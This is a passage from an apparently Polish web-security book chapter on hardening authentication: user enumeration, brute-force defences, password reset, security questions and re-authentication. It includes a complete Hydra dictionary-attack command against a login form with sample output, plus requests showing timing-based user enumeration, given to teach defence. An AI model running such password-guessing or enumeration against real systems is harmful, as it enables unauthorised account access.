Różnica ta może wynikać z faktu, że w przypadku użytkownika istniejącego w systemie aplikacja będzie musiała wykonać znacząco więcej funkcji niż w przypadku, gdy atakujący odpyta system o login użytkownika, który nie istnieje. To spowoduje, że czas odpowiedzi w obu przypadkach będzie różny.

Kwestią, która czasem budzi emocje, jest jednoznaczne stwierdzenie, czy nazwa użytkownika (jego login) jest informacją poufną czy nie. Istnieją przecież systemy, takie jak chociażby WordPress, które nawet nie starają się ukrywać informacji o tym, jaki jest login użytkownika, ujawniając go w takich miejscach, jak treści wpisów, odpowiedzi API czy kanały RSS (rysunek 6). Wydaje się, że opiekun aplikacji lub jej architekt sam musi podjąć decyzję o tym, czy nazwa użytkownika będzie chroniona czy nie. Z perspektywy bezpieczeństwa na pewno lepiej taką informację ukryć; nie ma przecież dobrego argumentu za tym, by ułatwiać atakującemu zadanie.

```
MacBook-Pro-Marcin:~ piuchu$ curl http://demo.wp-api.org/wp-json/wp/v2/users && echo
[{"id":1,"name":"Human Made","url":"","description":"","link":"https://demo.wp-api.org/author/humanmade/","slug":"humanmade","avatar_urls":{"24":"http://2.gravatar.com/avatar/83888eb8aea456e4322577f96b4dbaab?s=24&d=mm&r=g","48":"http://2.gravatar.com/avatar/83888eb8aea456e4322577f96b4dbaab?s=48&d=mm&r=g","96":"http://2.gravatar.com/avatar/83888eb8aea456e4322577f96b4dbaab?s=96&d=mm&r=g"},"meta":{"_links":{"self":{"href":"https://demo.wp-api.org/wp-json/wp/v2/users/1"},"collection":{"href":"https://demo.wp-api.org/wp-json/wp/v2/users"}}}]}
```

Rysunek 6. WordPress zwraca informację o loginie użytkownika w odpowiedzi na zapytanie do API

## Automatyzacja ataku, czyli ataki brute-force

Żałómy, że nie ujawniamy danych uwierzytelniających w kodzie aplikacji, nie używamy również domyślnych poświadczeń, a dodatkowo cały mechanizm weryfikujący zlokalizowany jest po stronie serwera. Czy oznacza to, że rozwiązaliśmy już wszystkie problemy i możemy wgrywać nasz system na środowisko produkcyjne? Spełniając wymienione warunki, możemy powiedzieć, że jesteśmy dopiero na początku drogi implementowania lub weryfikacji mechanizmów uwierzytelniania.

Proces weryfikacji danych uwierzytelniających wprowadzonych w formularzu logowania przez użytkownika polega na sprawdzeniu po stronie serwera, czy użytkownik podał zestaw danych odpowiadający informacji zapisanej w systemie. Nic nie stoi więc na przeszkodzie, by ten proces w pełni zautomatyzować. Przez automatyzację należy rozumieć przesyłanie do serwera kolejnych zapytań HTTP z tym samym loginem użytkownika i kolejnymi potencjalnymi hasłami. Powstaje pytanie, czy przeprowadzenie takiego ataku jest zadaniem skomplikowanym. Oczywiście, że nie! W sieci możemy znaleźć cały szereg narzędzi, które nas w tym wyręczą.

Do najpopularniejszych narzędzi służących do przeprowadzania ataków słownikowych należy Hydra, która wchodzi w skład dystrybucji Kali Linux. Jak proste może być przeprowadzenie takiego ataku, możemy przekonać się, analizując następujące polecenie:

```
hydra vulndomain -l admin -P wordlists/rockyou.txt http-post-form 2  
"/login.php:login=^USER^&pass=^PASS^:Wrong password"
```

Hydra przyjmuje na wejściu kilka parametrów. Jednym z nich jest adres testowanej aplikacji, w naszym przypadku vulndomain. Przełącznik -l służy do zdefiniowania nazwy użytkownika, jaka ma być wykorzystana do prób logowania. Możemy też użyć przełącznika -L, aby wskazać plik z listą nazw użytkowników. Kolejny użyty przełącznik to -P, po którym wskazaliśmy ścieżkę do pliku ze słownikiem haseł, jakie mają zostać wykorzystane do ataku. Ostatnią część parametrów, jakie przekazujemy na wejściu Hydry, stanowi wybrana metoda ataku, w tym przypadku jest to http-post-form. Dłuższą chwilę poświęćmy ostatniemu parametrowi, który został zawarty w cudzysłowie. Jego poszczególne części rozdzielone są znakiem dwukropka. Pierwsza część, w naszym przypadku login.php, to adres zasobu, pod którym aplikacja przyjmuje żądania uwierzytelnienia. Następnie przekazujemy informację o parametrach, jakie przesyłane są w poprawnym zapytaniu, czyli login oraz pass, wskazujemy też miejsca, w których Hydra ma wstawić wykorzystywany do ataku login oraz hasło – odpowiednio ^USER^ oraz ^PASS^. Ostatnia część parametru definiuje ciąg znaków, który dla Hydry oznaczać będzie, że dana para login–hasło nie pozwoliła na pomyślne uwierzytelnienie się. Najczęściej będzie to właśnie komunikat podobny do tego z powyższego polecenia (Wrong password).

Na rysunku 7 pokazano przykład uruchomienia Hydry z omówionymi wyżej parametrami.

```

root@kali:~# hydra vulndomain -l admin -P wordlists/rockyou.txt http-post-form "/login.php:login=^USER^&pass=^PASS^:Wrong password"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-26 14:51:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://vulndomain:80//login.php:login=^USER^&pass=^PASS^:Wrong password
[80][http-post-form] host: vulndomain login: admin password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-26 14:51:59
root@kali:~#

```

### Rysunek 7. Przykład ataku z wykorzystaniem Hydry

#### Listing 7. Skrypt PHP wykorzystany do testów Hydry

```

<?php

if ( ($_POST['login'] === 'admin') && ($_POST['pass'] === '123456') )
    echo 'Hello admin!';
else
    echo 'Wrong password!';


```

Zrozumienie sposobu przeprowadzenia takiego ataku może pozwolić na lepsze przygotowanie odpowiedniej warstwy ochrony. Skoro już wiemy, jak prosto przeprowadza się taki atak, powinno nas to zmotywować do tego, by zweryfikować aplikacje i systemy, za które odpowiadamy. Warto również pamiętać o tym, że Hydra pozwala atakować nie tylko aplikacje oparte na protokole HTTP, ale również na szeregu innych, takich jak SSH, POP3 czy RDP.

Powstaje pytanie, jak chronić się przed takimi atakami. Czasem okazuje się, że nie trzeba całkowicie eliminować problemu, a wystarczy spowodować, by określonego ataku nie opłacało się przeprowadzać m.in. ze względu na potrzebny czas.

Jednym z najczęściej rekomendowanych rozwiązań pozwalających na ochronę przed atakiem słownikowym jest wdrożenie mechanizmu CAPTCHA<sup>25</sup>. Użytkownik aplikacji po kilku (np. trzech) nieudanych próbach uwierzytelnienia proszony jest o przepisanie wyświetlonego kodu CAPTCHA. Należy tutaj jednak nadmienić, że wdrożenie takiego mechanizmu może być traktowane jedynie jako spowolnienie i utrudnienie odgadywania danych uwierzytelniających. W zależności od użytej metody oraz rodzaju kodu CAPTCHA najprawdopodobniej dalej możliwa będzie automatyzacja tego procesu, a z perspektywy atakującego zmieni się jedynie to, że będzie musiał wdrożyć dodatkowe mechanizmy, które pozwolą mu odczytywać kod w najprostszych przypadkach przy użyciu skanerów OCR lub za pomocą dedykowanych usług, udostępniających odpowiednie API, do którego przesyła się kod, a w odpowiedzi uzyskuje się jego wersję tekstową.

Oczywiście, od czasu pierwszych mechanizmów CAPTCHA wiele się zmieniło, a rozwiązania te nie opierają się już tylko na prostym generowaniu trudnych do odczytania kodów. Powszechnie wykorzystywane są elementy sztucznej inteligencji badające wiele czynników (por. Google reCAPTCHA<sup>26</sup>, rysunek 8).



Przykładowy formularz z testem reCAPTCHA

Imię

Nazwisko

E-mail

Wybierz swój ulubiony kolor:  
☒ Czerwony  
☐ Zielony

☐ Nie jestem robotem

reCAPTCHA  
 Prywatność - Warunki

Rysunek 8. Przykładowy mechanizm zabezpieczony za pomocą reCAPTCHA<sup>27</sup>

Implementując mechanizm CAPTCHA, należy również pamiętać o tym, że jest to nowy zestaw funkcji, które zwiększają powierzchnię ataku na nasz system. Kod odpowiedzialny za obsługę mechanizmu powinien sam w sobie zostać zweryfikowany pod kątem tego, czy nie wprowadza nowych luk bezpieczeństwa. Bazując na audytorskim doświadczeniu, mogę podzielić się również radą, by sprawdzić, czy kod CAPTCHA oprócz tego, że jest wyświetlany w aplikacji, jest również weryfikowany po stronie serwera. Zdarzało się, że do testów trafiały aplikacje, które wyświetlały prośbę o przepisaniu kodu po kilku nieudanych próbach uwierzytelnienia, jednak usunięcie z zapytania HTTP jakiegokolwiek wzmianki o CAPTCHA powodowało, że aplikacja ignorowała fakt, iż wcześniej wymagała jego wprowadzenia.

Weryfikując mechanizm CAPTCHA, warto również ustalić, czy użytkownik aplikacji nie ma kontroli nad tym, który kod CAPTCHA będzie walidowany po stronie serwera. Chodzi tutaj o przypadek, kiedy aplikacja do zapytania dołącza identyfikator CAPTCHA, a następnie sprawdza, czy ten przepisany przez użytkownika odpowiada informacji o CAPTCHA zapisanej po stronie serwera. Jeżeli dojdzie do takiej sytuacji, najczęściej powoduje to, że atakujący w każdym kolejnym zapytaniu przesyła po prostu ten sam identyfikator, który wskazuje na jeden konkretny kod CAPTCHA. Implementacja mechanizmu w takiej konfiguracji nie ma żadnego sensu.

Zdarza się jednak, że zamiast implementować kod CAPTCHA, programiści wprowadzają prostsze rozwiązanie, polegające na zapamiętywaniu po stronie serwera liczby nieudanych prób logowania dla danego konta. Gdy licznik osiągnie zdefiniowaną z góry wartość, aplikacja wyświetli informację o tym, że przekroczono dopuszczalną liczbę nieudanych prób logowania, przez co konto zostało zablokowane. Jak to zwykle jednak bywa, diabeł tkwi w szczegółach. Problem z implementacją takiego rozwiązania może pojawić się już na etapie tworzenia założeń, jak określona funkcja ma działać. Powstaje pytanie, co należy rozumieć przez „przechowywanie informacji o nieudanych próbach logowania po stronie serwera”. Najczęściej bywa

tak, że programiści wybierają, co do zasady słusznie, najprostsze metody pozwalające na rozwiązanie danego problemu. Skoro więc ktoś postawił przed nimi zadanie przechowywania informacji po stronie serwera, to z dużym prawdopodobieństwem informacja ta zostanie zapisana w tzw. sesji. Jak jednak wiemy, identyfikator sesji przesyłany jest najczęściej w ciasteczku. Atakujący może więc po prostu nie odsyłać wygenerowanego przez serwer identyfikatora, przez co aplikacja nie będzie mogła powiązać kolejnych prób uwierzytelnienia z jednym atakującym. Zabezpieczenia przed atakami słownikowymi oparte na mechanizmie sesji należy uznać za nieskuteczne. Informacja o liczbie nieudanych prób logowania powinna być zapisana np. w bazie danych, którą wykorzystuje aplikacja.

## Zabezpieczenia tak dobre, że aż złe – jak skutecznie bronić się przed atakami siłowymi

Rekomendowanie zaleceń związanych z podnoszeniem bezpieczeństwa aplikacji jest zadaniem odpowiedzialnym. By zrobić to dobrze, trzeba wyłuszczyć wszystkie za i przeciw danego rozwiązania. Wiemy już, że atak siłowy na formularz uwierzytelniający można spowolnić, implementując mechanizm CAPTCHA. Dowiedzieliśmy się również, że jeżeli już zliczamy nieudane próby logowania, to taką informację powinniśmy przechowywać np. w bazie danych, ale na pewno nie w sesji. Powstaje pytanie, czy zaimplementowanie funkcji, która blokuje konta po określonym czasie, jest rozwiązaniem właściwym. Okazuje się, że wdrożenie jej może spowodować wystąpienie w aplikacji innej podatności – *Denial of Service* (DoS). Może to być niejako zaskoczenie, ponieważ o ataku DoS najczęściej mówi się w kontekście przesyłania ogromnej liczby zapytań lub innego rodzaju ruchu sieciowego do aplikacji, co skutkuje jej niedostępnością ze względu na wysycenie łącza lub wyczerpanie zasobów systemowych. Jeżeli jednak atakującemu uda się ustalić listę użytkowników oraz ich loginów, a następnie dla każdego z tych loginów przeprowadzić określoną, zazwyczaj niewielką, liczbę nieudanych prób uwierzytelnienia, mechanizm, który miał nas chronić przed atakami siłowymi, spowoduje, że żaden z użytkowników systemu nie będzie mógł się do niego uwierzytelnić! Może tutaj paść stwierdzenie, że wystarczy, by administrator aplikacji odblokował odpowiednie konta, jednak w przypadku dużej organizacji może to i tak oznaczać brak dostępu do systemu przez długi czas (rysunek 9).

**Formularz logowania**

admin@app

Hasło

☐ Zapamiętaj mnie

Podales niepoprawne dane. Konto zostalo zablokowane. Skontaktuj sie z administratorem.

Zaloguj

Rysunek 9. Przykład komunikatu informującego, że konto użytkownika zostało zablokowane

Jak zatem powinien wyglądać poprawnie zaimplementowany mechanizm chroniący przed atakami siłowymi? W momencie pisania tego rozdziału\* najlepszą opcją wydaje się zaimplementowanie kilku warstw zabezpieczeń. Po pierwsze, jeżeli tylko to możliwe, zaleca się wdrożenie mechanizmu CAPTCHA po kilku nieudanych próbach logowania. Należy to rozwiązanie traktować jako pierwszą linię obrony, która powinna uchronić system przed mniej zdeterminowanymi atakującymi.

Druga linia powinna polegać na implementacji tzw. *soft lock* w połączeniu z mechanizmem *device cookie*. Co do zasady powinniśmy unikać implementacji rozwiązań, które całkowicie blokują konto użytkownika. Takie blokady wymuszają interwencję opiekuna lub administratora aplikacji, a co za tym idzie – powodują, że użytkownik może być odcięty od swojego konta na długi czas. Lepszym rozwiązaniem jest wdrożenie mechanizmu nazywanego *soft lock*, w którym faktycznie dostęp do konta jest w pewnym stopniu ograniczany, ale dodatkowo użytkownik, którego konto jest atakowane, zostanie powiadomiony w odpowiedni sposób o zaistniałej sytuacji. Można w takim przypadku np. wysłać do niego wiadomość e-mail z opisem zdarzenia oraz linkiem zawierającym token, dzięki któremu użytkownik autoryzuje akcję zdjęcie blokady. Taki e-mail oraz implementacja samego mechanizmu mogą być podobne do tych stosowanych w przypadku funkcji resetowania hasła.

Ciekawym mechanizmem ochrony przed atakami siłowymi jest też *device cookie*<sup>28</sup>. Rozwiązanie to zakłada, że gdy użytkownik aplikacji pomyślnie przejdzie proces uwierzytelnienia, system powinien wygenerować dla klienta, z którego korzysta użytkownik (najczęściej przeglądarki WWW), dodatkowe ciasteczko HTTP (np. w postaci tokenu JWT). Ciasteczko to będzie następnie automatycznie przesyłane do aplikacji przy każdej kolejnej próbie uwierzytelnienia. Możliwość zweryfikowania po stronie serwera, czy klient dodał do zapytania *device cookie* czy nie, to dodatkowy składnik pozwalający ze stosunkowo dużą pewnością odróżnić próby uwierzytelnienia dokonywane przez zaufanych użytkowników (którzy korzystając wcześniej z określonego urządzenia i klienta, uwierzytelnili się już pomyślnie w aplikacji), od tych, które dokonywane są z urządzeń niezaufanych (niemających wystawionego *device cookie*). Dzięki możliwości rozróżnienia użytkowników korzystających z urządzeń zaufanych od tych wykorzystujących urządzenia niezaufane możemy podjąć bardziej radykalne działania mające na celu ochronę aplikacji i jej prawdziwych użytkowników. Dokładnie algorytm działania *device cookie* został opisany na stronach organizacji OWASP<sup>29</sup>.

## Jak nie drzwiami, to oknem

Implementując mechanizmy ochrony przed atakami siłowymi, warto uwzględnić jeszcze jeden wariant. W klasycznym przypadku atakujący przysyła w kolejnych żądaniach ten sam login oraz kolejne wariacje hasła. Jeżeli jednak system skutecznie chroni się przed tego typu zagrożeniem, a atakującemu udało się wcześniej ustalić listę użytkowników systemu, może on podjąć próbę przeprowadzenia odwróconego ataku, w którym będzie przysyłać cały czas to samo hasło, ale dla kolejnych kont. Jeżeli będzie miał szczęście, możliwe, że uda mu się wstrzelić w odpowiednią parę login–hasło.

---

\* Połowa 2019 roku.

## Reset hasła

Doszliśmy do momentu, w którym nasz mechanizm uwierzytelniania jest już odporny na większość zagrożeń, jakie na niego czyhają. Co jednak z funkcjami pomocniczymi, które są z nim powiązane, takimi jak np. przypomnienie lub resetowanie hasła?

Przypadek, w którym aplikacja na prośbę użytkownika przesyła na jego adres e-mail aktualne lub nowo wygenerowane hasło, należy arbitralnie uznać za złą praktykę i właściwie nie rozważać tego wątku dalej. Aplikacje nie powinny być wyposażone w mechanizm przypomnienia hasła, a jedynie w funkcję resetowania go. Skupimy się teraz na bezpiecznej implementacji tego rozwiązania. Aby jednak nie pozostawić tego wątku bez wyjaśnienia, warto rozważyć, co *de facto* oznacza, że aplikacja pozwala na przypomnienie użytkownikowi hasła. W większości przypadków będzie to jednoznaczne z tym, że hasła zapisane są po stronie serwera w postaci jawnej. Jeżeli dojdzie do wycieku danych, atakujący uzyska dostęp do hasel użytkowników. Mniej katastroficzny scenariusz zakłada, że ujawnione hasła mogą być zaszyfrowane (np. z wykorzystaniem algorytmu AES), ale w takim przypadku zazwyczaj wykorzystywany jest jeden klucz szyfrujący dla wszystkich hasel. Funkcja generowania nowego hasła również nie jest najlepszym pomysłem z punktu widzenia bezpieczeństwa. Po pierwsze, nowo wygenerowane hasło jest przesyłane na adres e-mail użytkownika i z dużym prawdopodobieństwem zostanie tam na bardzo długo. Dodatkowo użytkownicy często nie zmieniają takiego hasła i korzystają z tego, które zostało wygenerowane. Jakość tych hasel jest jednak bardzo różna. Zazwyczaj stanowi je co najwyżej parę losowych znaków, a deweloperzy unikają dodawania w nich znaków specjalnych, tak by użytkownik jednym kliknięciem mógł zaznaczyć całe hasło i je skopiować.

Przejdźmy dalej. Ustaliliśmy już, że aplikacja powinna być wyposażona w mechanizm resetowania hasła. Użytkownik zapomniał hasła, przechodzi do formularza resetowania hasła, wprowadza swój adres e-mail, a następnie wybiera przycisk „Wyślij”. Powstaje pytanie, co powinno wydarzyć się dalej. Jak sprawić, by ten proces był bezpieczny? Pierwszym krokiem po stronie aplikacji powinno być zwerifikowanie, czy w bazie istnieje użytkownik o określonym adresie e-mail. Jeżeli istnieje, powinna ona podjąć odpowiednie kroki, a następnie wyświetlić komunikat z informacją, że na wskazany adres e-mail wysłana została dalsza instrukcja resetowania hasła. Co jednak w przypadku, gdy wprowadzony adres e-mail nie został znaleziony w bazie? Niezależnie do tego, czy użytkownik w formularzu resetowania hasła wprowadził poprawny lub niestniejący adres e-mail, aplikacja powinna wyświetlić ten sam, najbardziej jak to możliwe generyczny komunikat, informując, że jeżeli w bazie znaleziony został wprowadzony adres e-mail, to przesłana zostanie na niego odpowiednia instrukcja wskazująca, co należy zrobić dalej. Implementacja takiego rozwiązania powoduje, że chronimy naszą aplikację przed podatnością polegającą na możliwości enumeracji jej użytkowników. Jeżeli system będzie zwracał inny komunikat w przypadku podania adresu istniejącego w bazie, a inny dla nieistniejącego, takie zachowanie będzie można wykorzystać do enumerowania użytkowników (rysunek 10).

### Resetowanie hasła

Adres email:

W aplikacji nie istnieje użytkownik o loginie test123@testapp.

[Wyślij](#)

### Resetowanie hasła

Adres email:

Link do resetowania hasła został wysłany na adres admin@testapp.

[Wyślij](#)

Rysunek 10. Przykład, jak funkcja resetowania hasła może zostać wykorzystana do enumerowania użytkowników

Aplikacja sprawdziła, czy w bazie istnieje podany adres e-mail; okazało się, że tak. Czy w takim razie system powinien przystąpić do wysyłania wiadomości z instrukcją do użytkownika? Mówiąc najprościej, tak, ale istotne jest również to, w jaki sposób ten mechanizm zostanie zrealizowany. Proces wysyłania wiadomości e-mail przeważnie trwa jakiś czas. Tak więc czas oczekiwania na odpowiedź aplikacji w przypadku przesłania prośby o zresetowanie hasła dla nieistniejącego konta może być znacząco krótszy od czasu odpowiedzi potrzebnego na obsłużenie zapytania dla istniejącego konta (rysunek 11). Okazuje się zatem, że w ten sposób po raz kolejny sprawiliśmy, iż funkcje powiązane z mechanizmem uwierzytelniania mogą posłużyć do enumeracji użytkowników. Jak więc poprawnie zaimplementować mechanizm zlecenia wysyłki wiadomości e-mail? Odpowiednie zapytanie powinno trafić do systemu kolejkowania (np. RabbitMQ), a tam zostać już obsłużone przez niezależny proces. Dzięki takiemu rozwiązaniu w znacznym stopniu ujednolicimy czas odpowiedzi aplikacji na zapytanie o reset hasła dla nieistniejącego oraz istniejącego użytkownika.

**Request**

Raw Params Headers Hex

```
POST /reset.php HTTP/1.1
Host: webapp
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0)
Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webapp/reset.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Connection: close
Upgrade-Insecure-Request: 1
email=test12340testapp
```

0 matches

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 07 Dec 2018 14:01:32 GMT
Server: Apache/2.4.37 (Debian)
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html; charset=UTF-8
```

Na wskazany adres przesłanie zostanie instrukcja resetowania hasła.

262 bytes | 343 millis

**Request**

Raw Params Headers Hex

```
POST /reset.php HTTP/1.1
Host: webapp
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0)
Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webapp/reset.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Connection: close
Upgrade-Insecure-Request: 1
email=admin40testapp
```

0 matches

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 07 Dec 2018 14:02:19 GMT
Server: Apache/2.4.37 (Debian)
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html; charset=UTF-8
```

Na wskazany adres przesłanie zostanie instrukcja resetowania hasła.

262 bytes | 1 343 millis

Rysunek 11. Różny czas odpowiedzi aplikacji w przypadku próby resetu hasła dla nieistniejącego i istniejącego użytkownika

Wiemy już, jak w bezpieczny sposób obsłużyć mechanizm wysyłki wiadomości e-mail. Powstaje więc pytanie, co taka wiadomość powinna zawierać. Jej główną częścią powinien być tzw. link do resetowania hasła. Upraszczając, jest to link URL do naszej aplikacji, w którym zawarty jest unikalny token, podobny, jeżeli chodzi o stopień skomplikowania, do tych wykorzystywanych w identyfikatorach sesji. Użytkownik powinien być poinstruowany o tym, by przejść pod wskazany adres. Warto również uzupełnić treść wiadomości o informację, że jeżeli użytkownik nie przypomina sobie, by prosił o reset hasła, to powinien zignorować sam e-mail i powiadomić o tym zdarzeniu administratorów systemu, dla którego akcja resetowania hasła została wyzwolona. Pomoże to przy okazji wyrabiać w użytkownikach dobre nawyki związane z ochroną przed phishingiem.

Po przejściu pod adres z wiadomości e-mail aplikacja otrzyma zapytanie HTTP wraz z wygenerowanym wcześniej tokenem. Na tym etapie powinna nastąpić weryfikacja dwóch kwestii:

- ▶ czy w bazie istnieje token o określonej wartości,
- ▶ daty wystawienia tokena; żądanie powinno zostać odrzucone, jeżeli token został wystawiony wcześniej niż w określonym przedziale czasowym (np. kilku godzin).

Jeżeli wszystko się jednak zgadza, aplikacja powinna poprosić użytkownika o wprowadzenie nowego hasła, weryfikując przy okazji jego złożoność, a następnie zakończyć proces resetowania hasła oraz, co bardzo ważne, unieważnić użyty token, tak by nie było możliwości ponownego wykorzystania go.

Autor funkcji resetowania hasła lub opiekun aplikacji powinien zwrócić uwagę na to, czy token przesyłany w adresie URL nie „wycieka” poza domenę aplikacji. Pamiętać trzeba, że ujawnienie jego wartości może stanowić dla użytkownika poważne zagrożenie. Kanałów, przez które token może wyciec, jest kilka, a do najpopularniejszych z nich należą skrypty analityczne oraz nagłówki Referer dodawane do zapytań HTTP automatycznie przez przeglądarkę. Jak pokazuje praktyka<sup>30</sup>, nie są to jedynie teoretyczne zagrożenia, ale coś, z czym możemy się spotkać na co dzień.

Zdarza się, że aplikacja w adresie URL oprócz unikatowego tokena przesyła również identyfikator użytkownika, którego dotyczy zmiana. Pozwala jej to na powiązanie tokena z konkretnym użytkownikiem. Innym przypadkiem jest sytuacja, w której aplikacja w formularzu ustawiania nowego hasła w ukrytym polu zwraca globalny identyfikator użytkownika. Po wprowadzeniu nowego hasła aplikacja otrzymuje więc w jednym zapytaniu komplet informacji potrzebnych do zakończenia procesu resetowania hasła. Niestety, najczęściej jest to miejsce, w którym występuje błąd polegający na tym, że atakujący wyzwala proces resetowania hasła dla własnego konta, przechodzi pod adres URL z wiadomości e-mail, wprowadza nowe hasło, a następnie modyfikuje zapytanie przesłane do serwera już z nowym hasłem. Modyfikacja polega na tym, że zmienia on identyfikator użytkownika ze swojego na identyfikator użytkownika-ofiary. Dzięki temu atakujący może zresetować hasło dowolnego użytkownika systemu. Warunkiem jest jedynie znajomość identyfikatora konta, jednak ten często jest po prostu liczbą, która przyjmuje kolejne rosnące wartości dla nowo tworzonych kont.

## Niebezpieczne pytania bezpieczeństwa

Pozostając jeszcze przez chwilę przy temacie bezpiecznego resetowania haseł, warto odnotować fakt, iż część aplikacji nadal implementuje mechanizm resetu haseł oparty na tzw. pytaniach bezpieczeństwa (ang. *security question*). Rozwiązanie to wymaga zebrania od użytkownika odpowiedzi na kilka pytań dotyczących jego zainteresowań lub życia prywatnego. W domyśle informacje te powinny być znane jedynie użytkownikowi. Zazwyczaj też odpowiedzi na pytania użytkownik udziela na etapie tworzenia konta (rejestracji w aplikacji/systemie).

Rozwiązanie to na pierwszy rzut oka może się wydawać dobrym i prostym w implementacji mechanizmem resetowania hasła. Praktyka pokazuje jednak, że zazwyczaj najsłabszym ogniwem w łańcuchu bezpieczeństwa jest człowiek. W dobie popularności serwisów społecznościowych, a także ilości publikowanych tam informacji, nie sposób wykluczyć, że atakujący będzie w stanie bez większego problemu ustalić, jak ma na imię ulubione zwierzę użytkownika, jaki jest jego ulubiony sport czy jak nazywają się jego rodzice.

Nikt nie powinien posądzać bliskich o złe intencje, ale nie sposób nie odnotować faktu, iż poziom bezpieczeństwa mechanizmu pytań spada proporcjonalnie do tego, im lepiej zna nas potencjalny atakujący.

Może się jednak zdarzyć, że użytkownik dba o swoją prywatność i nie udostępnia w sieci zbyt wielu informacji na swój temat. W takim przypadku nadal może być narażony na atak ze względu na techniczne podatności bezpieczeństwa w funkcjach, które weryfikują poprawność udzielonych odpowiedzi. Zazwyczaj odpowiedzi na pytania bezpieczeństwa udzielane są w standardowym formularzu, który następnie przesyłany jest w zapytaniu HTTP na serwer, a dalej przetwarzany przez aplikację. Może więc tutaj wystąpić właściwie dowolna podatność wymieniona np. w OWASP Top 10<sup>31</sup>. W przypadku gdy musimy zaimplementować taki mechanizm lub aplikacja, za którą odpowiadamy, jest już w niego wyposażona, powinniśmy w pierwszej kolejności zweryfikować, czy zaimplementowana jest funkcja, która ogranicza liczbę możliwych do wykonania sprawdzeń poprawności udzielonych odpowiedzi. Jeżeli taki mechanizm nie występuje, atakujący będzie mógł dowolną ilość razy próbować udzielać odpowiedzi, które mogą być potencjalnie poprawne, a w efekcie przeprowadzić enumerację ich prawidłowych wartości.

Podsumowując rozważania na temat pytań bezpieczeństwa, należy stwierdzić, że jeżeli z jakiegoś powodu nie jesteśmy zmuszeni korzystać z tego mechanizmu, to powinniśmy z niego zrezygnować na rzecz opisanych wcześniej standardowych sposobów opartych na wysyłaniu wiadomości e-mail z linkiem do resetu hasła.

## Podaj hasło jeszcze raz – krytyczne akcje


Dobrą praktyką z perspektywy bezpieczeństwa jest wymuszanie na użytkownikach ponownego uwierzytelnienia w przypadku wykonywania krytycznych operacji (rysunek 12). Które operacje wyczerpują definicję krytycznych, powinni ustalić sami opiekunowie aplikacji oraz osoby odpowiedzialne za dany system.

## DOBRE PRAKTYKI: PONOWNE UWIERZYTELNIANIE

Ponowne uwierzytelnianie należy na pewno stosować w przypadku takich operacji, jak:

- ▶ zmiana hasła lub adresu e-mail użytkownika – przed ustawieniem nowego hasła użytkownik musi wprowadzić aktualnie wykorzystywane hasło,
- ▶ zmiana zaawansowanych ustawień aplikacji w panelu administracyjnym, jeżeli taka modyfikacja może wpłynąć np. na dostępność lub stabilność aplikacji.

W tym miejscu należy zaznaczyć, że formularz ponownego uwierzytelnienia powinien implementować ten sam poziom zabezpieczeń co zwykły formularz uwierzytelnienia, tj. być odporny m.in. na ataki siłowe.



